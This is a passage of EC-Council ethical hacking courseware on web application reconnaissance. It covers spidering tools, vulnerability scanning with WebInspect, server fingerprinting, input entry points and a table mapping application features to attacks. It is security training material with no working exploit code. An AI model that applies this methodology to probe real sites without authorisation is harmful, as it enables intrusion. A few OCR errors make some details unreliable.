
Web Spidering Using Mozenda

Web Agent Builder



 **Mozenda Web Agent Builder** **crawls through a website** and harvests pages of information





<http://www.mozenda.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Spidering Using Mozenda Web Agent Builder

Source: <http://www.mozenda.com>

Mozenda Web Agent Builder is a Windows application used to build your data extraction project. It crawls through a website and harvests pages of information. Web Agent Builder is a tool suite that includes an intuitive UI and a browser-based instruction set. Setting up your crawler is as simple as pointing and clicking to **navigate pages** and capture the information you want.






FIGURE 13.35: Web Spidering Using Mozilla Web Agent Builder



Web App Hacking Methodology

Attack Web Servers

Once you conduct full scope footprinting on web infrastructure, analyze the gathered information to find the vulnerabilities that can be exploited to **launch attacks** on web servers. Then attempt to attack web servers using various techniques available. Each and every website or web application is associated with a web server that has code for serving a website or web application. The **attacker exploits** the vulnerabilities in the code and launches the attacks on the web server. Detailed information about hacking web servers will be explained on the following slides.




Hacking Webservers

Once the attacker identifies the web server environment, attackers scan for known vulnerabilities by using a web server vulnerability scanner. Vulnerability scanning helps the attacker to launch the attack easily by identifying the exploitable vulnerabilities present on the web server. Once the attacker gathers all the **potential vulnerabilities**, he or she tries to exploit them with the help of various attack techniques to compromise the web server. In order to stop the web server from serving **legitimate** users or clients, the attacker launches a DoS attack against the web server. You can launch attacks on the vulnerable web server with the help of tools such as UrlScan, Nikto, Nessus, Acunetix Web Vulnerability Scanner, WebInspect, etc.

Web Server Hacking Tool: WebInspect



- WebInspect identifies **security vulnerabilities** in the web applications
- It runs **interactive scans** using a sophisticated user interface
- Attacker can exploit identified vulnerabilities to carry out **web services attacks**



<https://download.hpsmartupdate.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Webserver Hacking Tool: WebInspect

Source: <https://download.hpsmartupdate.com>

WebInspect software is web application security assessment software designed to thoroughly analyze today's complex web applications. It delivers fast **scanning capabilities**, broad assessment coverage, and accurate web application scanning results. It identifies security vulnerabilities that are undetectable by **traditional scanners**. Attackers can exploit the identified vulnerabilities for launching web services attacks.






FIGURE 13.36: WebInspect Tool Screensot



Web App Hacking Methodology

Analyze Web Applications

Analyzing the web application helps you in identifying different vulnerable points that can be exploitable by the attacker for compromising the **web application**. Detailed information about analyzing a web application and identifying the entry points to break into the web application will be discussed on the following slides.



Analyze Web Applications

Web applications have various vulnerabilities. First, basic knowledge related to the web application has to be acquired by the attacker and then analyze the **active application's functionality** and technologies in order to identify the attack surfaces that it exposes.

Identify Entry Points for User Input

The entry point of an application serves as an entry point for attacks; these entry points include the front-end web application that listens for HTTP requests. Review the generated HTTP request to identify the user input entry points.

Identify Server-side Functionality


Server-side functionality refers to the ability of a server that **executes** programs on output web pages. Those are scripts that reside and also allow running interactive web pages or websites on particular web servers. Observe the applications revealed to the client to identify the server-side structure and functionality.

Identify Server-side Technologies

Server-side technologies or server-side scripting refers to the dynamic generation of web pages that are served by the web servers, as they are opposed to **static web pages** that are in the storage of the server and served to web browsers. Fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting.

Map the Attack Surface

Identify the various attack surfaces uncovered by the applications and the vulnerabilities that are associated with each one.



Analyze Web Applications: Identify Entry Points for User Input

- During the web application analysis, attackers identify entry points for user input so that they can understand the way the web application accepts or handles the user input. Then the attacker tries to find the vulnerabilities present in input mechanism and tries to exploit them so that attacker can associate with or gain access to the web application. Examine **URL, HTTP Header, query string parameters, POST data**, and cookies to determine all user input fields.
- Identify **HTTP header parameters** that can be processed by the application as user inputs such as User-Agent, Referrer, Accept, Accept-Language, and Host headers.
- Determine **URL encoding techniques** and other encryption measures implemented to secure the web traffic such as SSL.

The tools used to analyze web applications to identify entry points for user input include **Burp Suite, HttPrint, WebScarab, OWASP Zed Attack Proxy**, etc.

Analyze Web Applications: Identify Server-Side Technologies

1

Perform a detailed server fingerprinting, analyze HTTP headers and HTML source code to identify server side technologies

2

Examine URLs for file extensions, directories, and other identification information

3

Examine the error page messages

4

Examine session tokens:

- JSESSIONID - Java
- ASPSESSIONID – IIS server
- ASP.NET_SessionId - ASP.NET
- PHPSESSID - PHP

web server fingerprinting report

host	port	ssl	banner reported	banner deduced	icon	confidence
www.airtelana.net	80		Microsoft-IIS/6.0	Microsoft-IIS/6.0		
eastcousflight.com	80		Apache/2.0.52 (Fedora)	Apache/2.0.x		
www.rodat.com	443	✓	Apache	Apache/1.3.27		
www.cnn.com	80		Apache	Apache/2.0.x		
chaseonline.chase.com	443	✓	JPMC1.0	SunONE WebServer 6.0, Netscape-Enterprise/4.1		
www.foundstone.com	80		WebSTAR	Apache/2.0.x		
www.walmart.com	80		Microsoft-IIS/6.0	Apache/2.0.x		
www.port30software.com	80		Yes we are using Server!ack!	Microsoft-IIS/4.0, Microsoft-IIS/5.0 ASP.NET, Microsoft-IIS/5.1		

<http://net-square.com>

Server Side Technologies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Web Applications: Identify Server-Side Technologies

Source: <http://net-square.com>

After identifying the entry points through user inputs, attackers try to identify **server-side technologies**.

The server-side technologies can be identified as follows:

1. Perform a detailed server fingerprinting, analyze HTTP headers and HTML source code to identify server side technologies
2. Examine URLs for file extensions, directories, and other identification information
3. Examine the error page messages
4. Examine session tokens:
 - JSESSION ID - Java
 - ASPSESSION ID – IIS server
 - ASP.NET_Session ID- ASP.NET
 - PHPSESS ID – PHP




FIGURE 13.37: Identify Server-Side Technologies

Analyze Web Applications: Identify Server-Side Functionality



1

Examine page source and URLs and make an educated guess to **determine the internal structure** and **functionality** of web applications

2


Tools used:



GNU Wget	http://www.gnu.org
Teleport Pro	http://www.tenmax.com
BlackWidow	http://softbytélabs.com



Examine URL



```
https://www.juggyboy.com/customers.aspx?name=existing%20clients&isActive=0&startDate=20%2F11%2F2010&endDate=20%2F05%2F2011&showBy=name
```

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Web Applications: Identify Server-side Functionality

Once the server-side technologies are determined, identify the server-side functionality. This helps you to find the potential vulnerabilities in server-side functionalities. Examine page source and URLs and make an educated guess to determine the **internal structure** and functionality of **web applications**.

Tools Used:



Wget

Source: <http://www.gnu.org>

GNU Wget is for retrieving files using **HTTP, HTTPS, and FTP**, the most widely-used Internet protocols. It is a non-interactive command-line tool, so it can be called from scripts, cron jobs, terminals without X-Windows support, etc.



Teleport Pro

Source: <http://www.tenmax.com>

Teleport Pro is an all-purpose high-speed tool for getting data from the Internet. Launch up to ten simultaneous retrieval threads, access **password-protected** sites, filter files by size and

type, and search for keywords. Capable of **reading HTML 4.0, CSS 2.0, and DHTML, T Teleport** can find all files available on all websites by means of web spidering with server-side image map exploration, automatic dial-up connecting, Java applet support, variable exploration depths, project scheduling, and relinking abilities.



BlackWidow

Source: <http://softbytelabs.com>

BlackWidow scans a site and creates a complete profile of the **site's structure, files, external links** and even link errors. BlackWidow will download all file types such as pictures and images, audio and MP3, videos, documents, ZIP, programs, CSS, Macromedia Flash, .pdf, PHP, CGI, HTM to MIME types from any websites. Download video and save as many different video formats, such as YouTube, MySpace, Google, MKV, MPEG, AVI, DivX, XviD, MP4, 3GP, WMV, ASF, MOV, QT, VOB, etc. It can now be controlled programmatically using the built-in Script Interpreter.

Examine URL




FIGURE 13.38: BlackWidow

If a page URL starts with https instead of http, then it is known as a SLL certified page. If a page contains an .aspx extension, chances are that the application is written using **ASP.NET**. If the query string has a parameter named showBY, then you can assume that the application is using a database and displays the data by that value.

Analyze Web Applications: Map the Attack Surface



Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

